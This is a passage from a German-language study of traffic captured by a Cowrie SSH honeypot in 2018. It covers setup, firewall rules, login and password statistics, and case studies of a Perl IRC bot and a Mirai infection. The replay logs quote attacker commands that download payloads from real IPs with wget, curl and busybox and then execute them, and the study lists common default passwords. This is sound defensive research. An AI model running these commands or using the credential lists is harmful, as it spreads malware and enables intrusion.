2 hostname = userdb
3 [shell]
4 # linux-x64-lsb:      64-bit LSB x86-64 version 1 (SYSV)
5 arch = linux-x64-lsb
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

Der Honeypot wurde mit aktivierter SSH-, Telnet- und SFTP-Funktion betrieben, um eine möglichst breite Angriffsfläche und damit eine möglichst hohe Anzahl an Zugriffen zu erhalten:

Listing 3.4: Cowrie Konfiguration: Module

```
1 [ssh]
2 # Enable SSH support
3 # (default: true)
4 enabled = true
5
6 # Enable the SFTP subsystem
7 # (default: true)
8 sftp_enabled = true
9
10 [telnet]
11 # Enable Telnet support, disabled by default
12 enabled = true
```

Als Endpoint zum Aufbau von Verbindungen wurden Port 2222 für SSH und Port 2223 für Telnet gewählt. Da für diese Dienste die Standardports 22 und 23 sind, werden Verbindungen über iptables zwischen diesen Ports geroutet (siehe Kapitel 3.3.1). In den Logfiles werden die Verbindungen mit den Ports 22 und 23 aufgezeichnet (siehe Option `reported_port`):

Listing 3.5: Cowrie Konfiguration: Endpoints

```
1 [ssh]
2 # Endpoint to listen on for incoming SSH connections.
3 listen_endpoints = tcp:2222:interface=0.0.0.0
4 [telnet]
5 # Endpoint to listen on for incoming Telnet connections.
6 listen_endpoints = tcp:2223:interface=0.0.0.0
```

Die aufgezeichneten Daten wurden sowohl in Text- als auch JSON-Dateien gespeichert, sowie in einer MariaDB-Datenbank. Die Datenbank wurde aufgrund der begrenzten Zeit für die Durchführung des Versuchs ebenfalls auf demselben Host installiert.

Listing 3.6: Cowrie Konfiguration: Logging

```
1 [output_jsonlog]
2 enabled = true
3 logfile = log/cowrie.json
4 [output_mysql]
5 enabled = true
6 host = localhost
7 database = cowrie
8 username = cowrie
9 password = fullsecret
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
10 port = 3306
11 debug = false
```

Die Konfiguration von Kippo-Graph bedarf nur der Angaben der Datenbankverbindung. Die verwendete Konfigurationsdatei ist in Anhang A.4 beigelegt.

3.3.1. Sicherheitsmaßnahmen

Im Folgenden wird die verwendete iptables-Konfiguration beschrieben und die Funktionsweise erklärt. Das vollständige Regelwerk der Tabellen `filter` und `nat` ist im Anhang A.5 dargestellt.

In der Tabelle `nat` findet das Routing der Pakete statt. Da der Honeypot nicht direkt von außen erreichbar ist, sondern auf den Ports 2222 und 2223 konfiguriert ist, wird über die `PREROUTING`-Kette der Verkehr der Ports 22 und 23 umgeleitet. Diese Regel wird auf alle TCP-Pakete angewandt:

Listing 3.7: nat: PREROUTING

```
1 Chain PREROUTING (policy ACCEPT)
2 target    prot opt source      destination
3 REDIRECT  tcp  --  anywhere    anywhere     tcp dpt:ssh redir ports 2222
4 REDIRECT  tcp  --  anywhere    anywhere     tcp dpt:telnet redir ports 2223
```

Um eine klare Strukturierung in dem iptables Regelwerk umzusetzen wurden die Ketten erweitert und eine Logfunktionalität eingebaut. Der generelle Weg von eingehenden TCP-Paketen ist in Abbildung 3.1 vereinfacht dargestellt.

Alle eingehenden Pakete werden zuerst in der Kette `INPUT` verarbeitet. An dieser Stelle werden ICMP-Pakete und Pakete, die zu bestehenden Verbindungen gehören (established) direkt der Policy `ACCEPT` zugeordnet, also zugelassen. Alle TCP-Pakete, die einer neuen Verbindung zugeordnet werden und die Flags `SYN`, `FIN`, `ACK`, `RST` oder `PSH` gesetzt haben werden an die Kette `TCP-IN` weitergeleitet.

In der Kette `TCP-IN` sind die Regeln enthalten, die für konkrete Eigenschaften von TCP-Verbindungen das weitere Handling definieren. In diesem Fall werden neue Verbindungen auf den Ports 80 (für Kippo-Graph), 2222 (Honeypot SSH), 2223 (Honeypot Telnet) und 49222 (SSH) an die Kette `LOGALLOW` weitergereicht. Da die Prerouting-Regeln der Tabelle `nat` zuerst angewandt werden (siehe Abbildung 2.4), sind Verbindungen auf die Ports 22 und 23 bereits an die Ports 2222 und 2223 weitergeleitet. Für alle Pakete, die nicht den Bedingungen entsprechen, wird das `RETURN`-Ziel angewandt. Die Verarbeitung geht also in der Kette `INPUT` weiter, die Pakete werden an die Kette `LOGDROP` weitergereicht.

Die Kette `LOGALLOW` zeichnet alle in dieser Kette verarbeiteten Pakete mit dem Prefix `IPTables-Allowed` in der Logdatei `/var/log/kern.log` auf. Anschließend werden alle Pakete in dieser Kette zugelassen (Policy ACCEPT). Die Kette `LOGDROP` führt analog eine Aufzeichnung der abgelehnten Pakete aus und lehnt diese ab (Policy DROP).




Abbildung 3.1.: iptables-Prozess eingehende TCP-Pakete

Ausgehende TCP-Pakete durchlaufen den analogen Prozess durch die Kette `OUTPUT`, `TCP-OUT` und `LOGALLOW` bzw. `LOGDROP`. Ausgehende TCP-Verbindungen sind zu den Ports 80 und 443 (Angreifer können über wget Daten herunterladen) zugelassen. Weiterhin sind Verbindungen von Port 49222 erlaubt, welches für das Deployment über Ansible benötigt wird.

Eingehende UDP-Verbindungen werden vollständig blockiert, ausgehende UDP-Verbindungen sind vollständig erlaubt.

Durch die Wahl dieser Firewallregeln werden nur die für den Einsatzzweck benötigten Verbindungen ermöglicht. Eine versteckte Kommunikation über andere Ports ist nicht möglich. Sofern ein Angreifer versucht eingehende oder ausgehende Verbindungen auf anderen Ports aufzubauen wird dieses aufgezeichnet und kann im Anschluss analysiert werden, ebenso wie die erfolgreichen Verbindungen über die zugelassenen Ports.

4. Auswertung

In diesem Kapitel werden die Daten, die im Zeitraum vom 18.06.2018 09:00 Uhr bis 25.06.2018 07:00 Uhr durch den Honeypot aufgezeichnet wurden, ausgewertet. Dabei wird zuerst eine statistische Betrachtung interessanter Daten vorgenommen, gefolgt von einigen interessanten Einzelbetrachtungen von Befehlen oder Befehlsketten. Für die Auswertung wurde das in Kapitel 3.1.3 beschriebene Tool Kippo-Graph verwendet, welches auch die hier zur Verfügung gestellten Grafiken erstellt. In Anhang A.6 ist eine vollständige Aufstellung der erstellten Grafiken beigelegt.

4.1. Statistische Auswertung

4.1.1. Authentifizierung und Zugriff

Während des Aufzeichnungszeitraums konnten insgesamt **207.165** Loginversuche von **3533** unterschiedlichen IP-Adressen aufgezeichnet werden. Die verteilten sich relativ ungleichmäßig, mit einer extrem erhöhten Anzahl an Loginversuchen am 23.06. (siehe Abbildung 4.1).

Wie in Abbildung 4.2 zu sehen ist konnten nach einer anfänglichen ruhigen Phase zwischen 1000 und 2000 erfolgreiche Logins pro Tag aufgezeichnet werden. Die Ursache des sprunghaften Anstiegs konnte nicht nachvollzogen werden. Vermutlich wurde die Adresse des Honeypots in irgendeiner Datenbank oder einem Verzeichnis schlecht abgesicherter Server aufgenommen. Insgesamt wurden 5858 erfolgreiche Logins in dem Zeitraum aufgezeichnet, dies entspricht ca. 3% der getätigten Loginversuche.




Abbildung 4.1.: Zugriffe pro Tag

Bei der statistischen Betrachtung von Authentifizierungen muss berücksichtigt werden, dass die Authentifizierungsart *random* aktiviert war. Dies hat zur Folge, dass

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

ein Angreifer zwischen einem und fünf Versuchen benötigt, um sich erfolgreich einzuloggen.




Abbildung 4.2.: Erfolgreiche Logins pro Tag

Wie in den folgenden Ausführungen zu sehen, kann dies im ungünstigen Fall auch bereits ein versuchtes Kommando sein, wenn z. B. ein Skript so implementiert ist, dass der erste Loginversuch erfolgreich ist. Es wird versucht solche Datenpunkte bei der Analyse zu vernachlässigen, da diese keine Aussagekraft bzgl. der Sicherheit von Logindaten haben. Ebenfalls werden Betrachtungen über den Vergleich erfolgreiche/erfolglose Logins vernachlässigt, da dies nur abhängig von der Konfiguration des Loginmoduls ist.

Abbildung 4.3 zeigt die zehn häufigsten Kombinationen von Benutzernamen und Passwort, die durch Angreifer genutzt wurden. Die Einträge 1 und 2 (`enable/shell` und `sh//bin/busybox ECCHI`) fallen aus dem Muster, da dies versuchte Eingaben der Shellkonsole sind, die vermutlich durch ein Skript zu früh ausgegeben wurde. Die restlichen Kombinationen bestätigen die Annahme, dass die Verwendung üblicher englischer Wörter oder einzelner Zahlenkombinationen keine gute Wahl für Logindaten ist.




Abbildung 4.3.: Top10 Benutzernamen/ Passwort-Kombination

In der Einzelbetrachtung der eingegebenen Passwörter konnten insgesamt 733 unterschiedliche Eingaben aufgezeichnet werden. Um die Relevanz dieser Einträge zu überprüfen wurden die Top15-Eingaben mit der Top100-Liste der häufigsten Passwörter von SplashData und einer Liste mit Standardpasswörtern von Geräten verglichen. Die Aufstellung ist in Tabelle 4.1 zu sehen:

Platz	Passwort	Anzahl	SplashData	Default bei
1	admin	4880	11	
2	password	4814	2	

⁸<https://www.teamsid.com/worst-passwords-2017-full-list/>

⁹<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/default-passwords.csv>

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

Platz	Passwort	Anzahl	SplashData	Default bei
3	1234	3975	30	
4	123456	3685	1	
5	shell	2563	–	
6	ibmdb2	2431	–	IBM DB2
7	888888	2082	–	
8	1111	2004	–	
9	666666	1674	–	
10	changeme	1649	–	z. B. Geräte von Cisco oder Sun
11	ascend	1639	–	alte Dialup-Geräte der Firmen Ascend und Lucent
12	54321	1638	26	
13	adtran	1618	–	Router/Switches der Firma AdTran
14	cisco	1615	–	div. Cisco-Geräte
15	pass	1615	84	

Tabelle 4.1.: Aufstellung Passwörter und Vergleich SplashData-Top100-Liste

Die Gegenüberstellung lässt vermuten, dass Angreifer solche *Worst-Password*-Listen als Grundlage für Angriffe verwenden. Ebenso werden häufig bekannte Standardpasswörter vor allem für Netzwerkgeräte wie Router und Switches verwendet. Diese Statistiken zeigen eindeutig, dass ein geändertes, starkes Passwort (vor allem keine einfachen Wörter oder Zahlenreihen) unbedingt vermieden werden sollten, um den Angriffsvektor mit einfachen Mitteln zu verringern.




Abbildung 4.4.: Top10 Benutzernamen

Bei der Wahl des Benutzernamens können ähnliche Schlussfolgerungen wie bei den Passwörtern gezogen werden. Wie in Abbildung 4.4 zu sehen ist werden mit Abstand am häufigsten die Benutzernamen **root** und **admin** für einen Loginversuch verwendet. Zusammen mit den übrigen Werten in

der Top10-Liste kann die Schlussfolgerung gezogen werden, dass die Wahl eines benutzerdefinierten Benutzernamens die Angriffsfläche ebenfalls erheblich reduzieren kann. Interessant ist der Platz 3 mit dem Benutzernamen **Administrator**. Dies ist vermutlich auf die Positionierung der AWS EC2 Instanz in der Hostingzone Euro-

pe zurückzuführen. Der Wert lässt vermuten, dass man durch ein Hosting in einem anderen IP-Adressbereich in einem anderen Land leicht veränderte Werte erwarten kann.

Die Verteilung der Logins über IPs zeigt zwei deutliche Ausreißer mit der IP 205.185.115.244 und 24.103.92.137. Die Verteilung der restlichen IPs ist relativ gleichmäßig. Um mehr Informationen über die Angreifer zu erhalten werden im folgenden die Verteilung der Zugriffe und geographische Informationen zu den Zugriffen untersucht.




Abbildung 4.5.: Erfolgreiche Logins pro IP

4.1.2. Geografie

Die IP 205.185.115.244 ist auf die Firma Frantech Solutions in Cheyenne, WY, USA registriert. Ein Scan dieser IP bei VirusTotal¹⁰ zeigt, dass in den vergangenen Wochen für diese IP ein DNS-Eintrag¹¹ registriert wurde. Weiterhin wurde durch VirusTotal die URL <http://205.185.115.244/bins/mirai.x86> entdeckt. Da Frantech Solutions unter der Marke <https://buyvm.net/> Server vermietet, ist davon auszugehen, dass der oben genannte Host entweder infiziert ist oder als Verbreitungs- oder Command-and-Control-Server dient. Die Zugriffe dieses Servers erfolgen alle fünf Minuten mit demselben Schema. Um den verfälschenden Effekt dieses exzessiven Zugriffs zu eliminieren wird dieser Datenpunkt für die weitere geographische Auswertung vernachlässigt. Die Analyse eines Angriffs durch diesen Host erfolgt in einem späteren Kapitel.




Abbildung 4.6.: Verteilung der Verbindungen auf Länder

Die Top 20 der zugreifenden IPs ist in Abbildung A.32 dargestellt. Die Auswertung nach Land zeigt eine deutliche Konzentration der Zugriffe aus Vietnam, Niederlande und den Vereinigten Staaten (siehe Abbildung 4.6). Bei dieser Auswertung muss allerdings berücksichtigt werden, dass die geographischen Informationen meis-

tens nur den Standort von Hostingpartnern widerspiegeln und zusätzlich durch die

¹⁰ <https://www.virustotal.com/en/ip-address/205.185.115.244/information/>

¹¹ [w945y6g84o5y7girtghoseuyt9os5uy9s5y9syu59rtugs985uysj9ry.pw](https://www.virustotal.com/en/ip-address/205.185.115.244/information/)

Nutzung von Proxys oder VPNs verschleiert sein können. Eine konkrete Aussage über einen Angreifer ist mit diesen Informationen nicht möglich.

Diesen Umstand verdeutlicht die Tatsache, dass die beiden ersten **IPs** (0.77.173 und 146.0.77.178) als Standort Niederlande zugeordnet bekommen. Eine Abfrage der Whois-Daten^{12 13} zeigt allerdings, dass die Adressen durch die Firma *Usi Tech Limited* in den Vereinigten Arabischen Emiraten registriert wurde, welche Investments im Kryptowährungssegment anbietet. Die geographischen Informationen zu einer IP lassen in Zeiten der virtuellen Hostingmöglichkeiten keinen Rückschluss auf den tatsächlichen Standort eines Angreifers zu. In diesem Fall kann nur der Standort des Hosts ermittelt werden, der die Verbindung aufbaut.

Die IPs aus Vietnam hingegen sind tatsächlich den beiden vietnamesischen Firmen Viettel Telecom (Telekommunikationsunternehmen im Besitz des vietnamesischen Verteidigungsunternehmens) und der FTP Group (ein vietnamesischer IT-Dienstleister) zuzuordnen.

4.1.3. Eingabe

Während des Aufzeichnungszeitraum wurden insgesamt **186245** Befehle aufgezeichnet, davon **16598** einzigartige Befehle. Weiterhin wurden **3100** Dateien heruntergeladen (**2274** einzigartig.)




Abbildung 4.7.: Aktivität nach Tagen

Die Aktivität, gemessen an den ausgeführten Befehlen auf dem Honeypot, war im Aufzeichnungszeitraum sehr ungleichmäßig verteilt (Abbildung 4.7), zwischen 93.639 ausgeführten Befehlen am 23.06. und 258 Befehlen am 25.06.

Die Top10 der häufigsten erfolgreich ausgeführten Befehle ist in

Tabelle 4.2 dargestellt¹⁴.

¹² <https://apps.db.ripe.net/db-web-ui/#/query?bflag&searchtext=146.0.77.173&source=RIPE#resultsSection>

¹³ <https://apps.db.ripe.net/db-web-ui/#/query?bflag&searchtext=146.0.77.178&source=RIPE#resultsSection>

¹⁴ Hier wurde auf die erfolgreich ausgeführten Befehle zurückgegriffen, da die Top10 der insgesamt ausgeführten Befehle aufgrund von Escapesequenzen einige nicht aussagekräftige Einträge enthält. Es ist zu beachten, dass erfolgreich in dem Fall bedeutet, dass die emulierte Shell-Umgebung von Cowrie diesen Befehl interpretieren kann

Der auffällig häufig auftretende Befehl `/bin/busybox` versucht mit Hilfe des Tools BusyBox¹⁵ Shell-Befehle auszuführen. BusyBox ist eine Zusammenstellung elementarer Unix-Programme und wird hauptsächlich auf embedded-Systemen aufgrund des geringen Ressourcenbedarfs eingesetzt. Mit Eintrag 4 wird versucht einige Dateien zu löschen, dieser Befehl wird in Kapitel 4.2 näher betrachtet. Der Befehl `enable` erlaubt die Nutzung der built-in Bash-Befehle, ebenso kann mit dem Parameter `system` diese deaktiviert werden. `system` kann genutzt werden um neue Prozesse zu erzeugen, die Befehle `sh` und `shell` starten eine neue Bash-Sitzung.

Nr	Befehl	Anzahl
1	<code>/bin/busybox echo -e '\x50\x6f\x72\x74/' > //.none; /bin/busybox cat //.none; /bin/busybox rm //.none</code>	6418
2	<code>/bin/busybox echo -e '\x50\x6f\x72\x74/dev' > /dev/.none; /bin/busybox cat /dev/.none; /bin/busybox rm /dev/.none</code>	6381
3	<code>/bin/busybox echo -e '\x50\x6f\x72\x74/proc/sys/fs/binfmt_misc' > /proc/sys/fs/binfmt_misc/.none; /bin/busybox cat /proc/sys/fs/binfmt_misc/.none; /bin/busybox rm /proc/sys/fs/binfmt_misc/.none</code>	6381
4	<code>rm //.t; rm //.sh; rm //.human</code>	4526
5	<code>sh</code>	4173
6	<code>shell</code>	4124
7	<code>enable</code>	3951
8	<code>system</code>	3617
9	<code>rm /proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh; rm /proc/sys/fs/binfmt_misc/.human</code>	3395
10	<code>/bin/busybox cat /bin/echo</code>	3363

Tabelle 4.2.: Top10 erfolgreiche Befehle

Um die in diesem Kapitel gefunden Eingaben besser zu verstehen werden im folgenden Kapitel einige Fallbeispiele analysiert und der Versuch unternommen den Zweck zu erklären.

4.2. Auswertung von Beispielen

Die in diesem Kapitel ausgewerteten Daten stammen aus dem Zeitraum 02.07. und 03.07.2018, da die TTY-Replaylogs aus dem für die Statistik genutzten Aufzeich-

¹⁵<https://busybox.net/>

nungszeitraums aufgrund eines Deploymentfehlers beschädigt wurden. Die Angriffsvektoren sind allerdings in beiden Zeiträumen sehr ähnlich.

4.2.1. Fallbeispiel 1: IRC Botnetz in Perl

Session ID	2a8ed4204ff6
IP	195.22.126.16
Zeitstempel	02.07.2018 09:14:22
Dauer	6 Sekunden
SSH Login	admin/admin1234
Anzahl Befehle (fehlgeschlagen)	4 (0)
Vollständiges Playlog	Listing A.5
Beschreibung	Testen verschiedener Downloadmöglichkeiten, Perl-IRC-Bot

Tabelle 4.3.: Übersicht Fallbeispiel 1

Aufgrund der kurzen Dauer von 6 Sekunden ist davon auszugehen, dass der Angriff automatisiert durch ein Skript erfolgte. Der Angreifer hat den Angriff so konzipiert, dass möglichst verschiedene Wege ausgeführt werden, um das erwünschte Ziel zu erreichen. Dies zeigt sich z. B. bei der Installation von Perl:

Listing 4.1: Fallbeispiel 1: Installation

```
1 admin@userdb:~$ apt-get install perl -y;
2 admin@userdb:~$ yum install perl -y;
```

Nach der Installation von Perl werden unerwünschte Prozesse beendet (vermutlich um mögliche Überwachungsmaßnahmen mittels **top**, **htop** oder **ps** zu unterbinden) und das Arbeitsverzeichnis auf **/tmp/** gesetzt. Anschließend wird über mehrere Wege versucht eine Textdatei herunterzuladen und diese mittels Perl auszuführen. Der Angreifer versucht als Downloadtool **wget**, **lwp-download**, **fetch** und **curl**. Der Zweck des Umbenennens der Datei wird hier nicht klar, vermutlich wollte der Angreifer sicherstellen, dass nur das korrekte Skript ausgeführt wird. Als Parameter wird dem Skript die IP 195.22.127.225 übergeben.

Listing 4.2: Fallbeispiel 2: Download

```
1 admin@userdb:/tmp$ cat ssh1.txt ;
2 admin@userdb:/tmp$ curl http://195.22.126.16/ssh1.txt ;
3 admin@userdb:/tmp$ cat ssh1.txt wget.txt ;
4 admin@userdb:/tmp$ wget wget.txt 195.22.127.225 ;
5 admin@userdb:/tmp$ lwp-download http://195.22.126.16/ssh1.txt ;
6 admin@userdb:/tmp$ cat ssh1.txt lynx.txt ;
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
7 admin@userdb:/tmp$ perl lynx.txt 195.22.127.225 ;
8 admin@userdb:/tmp$ perl http://195.22.126.16/ssh1.txt ;
9 admin@userdb:/tmp$ perl ssh1.txt fetch.txt ;
10 admin@userdb:/tmp$ perl fetch.txt 195.22.127.225 ;
11 admin@userdb:/tmp$ perl -O http://195.22.126.16/ssh1.txt ;
12 admin@userdb:/tmp$ perl ssh1.txt curl.txt ;
13 admin@userdb:/tmp$ perl curl.txt 195.22.127.225 ;
14 admin@userdb:/tmp$ perl ssh1.txt wget.txt lynx.txt fetch.txt curl.txt;
```

Die heruntergeladene Textdatei ist ein Perl-Skript, welches sich als IRC-Bot herausstellt. Das Skript verbindet sich zu dem IRC-Server mit der IP 195.22.127.225 und wartet anschließend auf Befehle. Der Angriff wird abgeschlossen, indem die Textdateien gelöscht und noch einige Informationen über das infizierte System abgerufen werden (`uname`, `/proc/cpuinfo` und `free -m`).

4.2.2. Fallbeispiel 2: Mirai-Infektion

Session ID	7f1fa43b97fc
IP	195.43.95.179
Zeitstempel	02.07.2018 21:56:20
Dauer	8 Sekunden
SSH Login	system/shell
Anzahl Befehle (fehlgeschlagen)	26 (4)
Vollständiges Playlog	Listing A.7
Beschreibung	Fingerprinting, Download Mirai-Payload, Busybox

Tabelle 4.4.: Übersicht Fallbeispiel 2

Auch bei diesem Angriff ist davon auszugehen, dass der Angriff über ein automatisiertes Skript durchgeführt wird (Dauer 8 Sekunden). In einem ersten Schritt versucht der Angreifer Informationen über das System und im speziellen über die vorhandene Ordnerstruktur und die Schreibrechte zu erlangen. Dafür wird in verschiedenen Ordnern die Datei `.ptmx` erstellt. Falls ein Fehler erscheint, kann der Angreifer dadurch schlussfolgern, dass der Ordner nicht existiert oder keine Schreibrechte vorhanden sind. Dieses Vorgehen nennt man *Fingerprinting*, da durch dieses Vorgehen Eigenschaften über das System erlangt werden.

Listing 4.3: Fallbeispiel 2: Fingerprinting

```
1 system@userdb:/tmp$ perl .ptmx && cd /tmp/
2 system@userdb:/tmp$ perl .ptmx && cd /var/
3 system@userdb:/var$ perl .ptmx && cd /dev/
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
4 system@userdb:/dev/$ cd /mnt/.ptmx && cd /mnt/
5 system@userdb:/mnt/$ cd /var/run/.ptmx && cd /var/run/
6 system@userdb:/var/run/$ cd /var/tmp/.ptmx && cd /var/tmp/
7 system@userdb:/var/tmp/$ cd /
8 system@userdb:/dev/$ cd /dev/netslink/.ptmx && cd /dev/netslink/
9 touch: cannot touch '/dev/netslink/.ptmx': no such file or directory
10 bash: cd: /dev/netslink/: No such file or directory
11 system@userdb:/dev/shm/.ptmx && cd /dev/shm/
12 system@userdb:/dev/shm/$ cd /bin/.ptmx && cd /bin/
13 system@userdb:/bin/$ cd /etc/.ptmx && cd /etc/
14 system@userdb:/etc/$ cd /boot/.ptmx && cd /boot/
15 system@userdb:/boot/$ cd /usr/.ptmx && cd /usr/
```

Anschließend entfernt der Angreifer alte Versionen der Malware und versucht Informationen über die installierte BusyBox zu erlangen. Interessant ist ab diesem Punkt vor allem die wiederholte Eingabe des Befehls `/bin/busybox KET` (wobei KET hier auch durch andere Zeichenketten ersetzt werden kann). Dieser dient zum einen dazu einen Honeypot zu erkennen, da einige Systeme bei dem Aufruf eines nicht vorhandenen BusyBox-Applets eine Usage-Information ausgeben. Der erwartete Wert ist allerdings `KET: applet not found`. Cowrie hat dieses Verhalten mittlerweile implementiert, weshalb dieser Mechanismus den Honeypot nicht mehr als solchen enttarnt. Der Befehl erfüllt allerdings noch einen zweiten Zweck als Markierung für die Beendigung eines Befehls. Durch die Ausgabe von `KET: applet not found` kann der Angreifer erkennen wann die übermittelten Befehle abgeschlossen sind, unabhängig von der teils betriebssystemspezifischen Ausgabe.

Nach diesen Vorarbeiten testet der Angreifer die Existenz von `wget` und `tftp` und lädt anschließend über `wget` einen Payload auf das System und schreibt diesen in die Datei `zPnr6HpQj2`. Nach dem Download wird vermutlich eine Replikationsfunktion aufgerufen. Erwähnenswert ist im Anschluss der Aufruf von `/bin/busybox ANA`, welches dem Angreifer erlaubt eindeutig zu identifizieren wann die vermeintliche Malware ausgeführt wurde. Während dem Download ist in diesem Beispiel ein Fehler aufgetreten, welcher auf die Downloadmechanik von Cowrie zurückzuführen ist. Der Payload ist nicht tatsächlich in der Session des Angreifers verfügbar, sondern wird durch Cowrie in einem speziellen Verzeichnis gesichert. Das Ausführen der Malware ist dem Angreifer daher nicht möglich.

Listing 4.4: Fallbeispiel 2: Download

```
1 system@userdb:/usr/$ /bin/busybox wget; /bin/busybox tftp; /bin/busybox KET
2 wget: missing URL
3 Usage: wget [OPTION]... [URL]...
4
5 Try 'wget --help' for more options.
6 usage: tftp [-h] [-c C C] [-l L] [-g G] [-p P] [-r R] [hostname]
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
7 KET: applet not found
8 system@userdb:/usr/bin$ ./bin/busybox wget http://195.43.95.179:80/bins/ket.x86 -O - >
-> zPnr6HpQj2; /bin/busybox chmod 777 zPnr6HpQj2; /bin/busybox KET
9 --2018-07-02 21:56:24-- http://195.43.95.179:80/bins/ket.x86
10 Connecting to 195.43.95.179:80... connected.
11 HTTP request sent, awaiting response... 200 OK
12 Length: 18312 (17K) [text/whatever]
13 Saving to: 'STDOUT'
14
15 100%[=====>] 18,312      4K/s  eta 0s
16
17 2018-07-02 21:56:27 (4 KB/s) - '-' saved [18312/18312]
18
19 'ascii' codec can't decode byte 0x88 in position 24: ordinal not in range(128)
20 2018-07-02 21:56:27 ERROR 404: Not Found.
21 KET: applet not found
22 system@userdb:/usr/bin$ ./bin/busybox zPnr6HpQj2 selfrep.wget; /bin/busybox ANA
23 bash: ./zPnr6HpQj2: command not found
24 ANA: applet not found
```

Um den Payload genauer zu untersuchen wurde dieser in einer Remnux-VM heruntergeladen. Eine erste Untersuchung auf Zeichenketten zeigte die Verwendung des UPX-Packers (restliche Zeichenketten wurden im Listing entfernt):

Listing 4.5: Fallbeispiel 2: Payload String

```
1 remnux@remnux:/tmp$ ./zPnr6HpQj2
2 $Info: This file is packed with the UPX executable packer http://upx.sf.net $
3 $Id: UPX 3.94 Copyright (C) 1996-2017 the UPX Team. All Rights Reserved.
4 PROT_EXEC|PROT_WRITE failed.
5 /proc/sm
6 elf/exe
7 .shstrtab init
8 UPX!
9 UPX!
```

